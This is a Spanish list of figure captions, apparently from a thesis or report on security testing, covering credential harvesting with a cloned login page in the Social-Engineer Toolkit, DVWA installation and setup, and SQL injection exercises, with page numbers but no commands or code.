Ilustración 7 SET es una herramienta muy potente e intuitiva para su uso.	20
Ilustración 8 Menú principal de SET	22
Ilustración 9 Clonación de la página de ingreso	23
Ilustración 10 Acceso a página clonada desde un PC y un dispositivo móvil	23
Ilustración 11 Recepción de credenciales por parte de SET	24

Ilustración 12 Dashboard de DVWA	26
Ilustración 13 GitHub del proyecto DVWA	27
Ilustración 14 Descarga de DVWA	27
Ilustración 15 Ubicación del DVWA dentro del directorio raíz de Apache.....	28
Ilustración 16 Setup de DVWA	29
Ilustración 17 Ubicación del archivo php.ini.....	29
Ilustración 18 Modificación del archivo php.ini.....	30
Ilustración 19 Setup con todos los elementos configurados	30
Ilustración 20 Despliegue de la base de datos	31
Ilustración 21 Login de DVWA.....	31
Ilustración 22 Dashboard de DVWA 1.10	32
Ilustración 23 Descarga de imagen de DVWA.....	33
Ilustración 24 Configuración de la máquina virtual	33
Ilustración 25 Configuración de almacenamiento de máquina virtual	34
Ilustración 26 Ingreso de la imagen de DVWA	34
Ilustración 27 Boot de maquina DVWA.....	35
Ilustración 28 Listado de módulos/retos de DVWA en sus versiones 1.10 y 1.7 (de izquierda a derecha)	36
Ilustración 29 Configuración de nivel de seguridad de DVWA.....	36
Ilustración 30 Ejercicio de inyección de SQL.....	37
Ilustración 31 Funcionamiento de la página de inyección de SQL	37
Ilustración 32 Primera inyección de SQL.....	38
Ilustración 33 Obtención de credenciales	39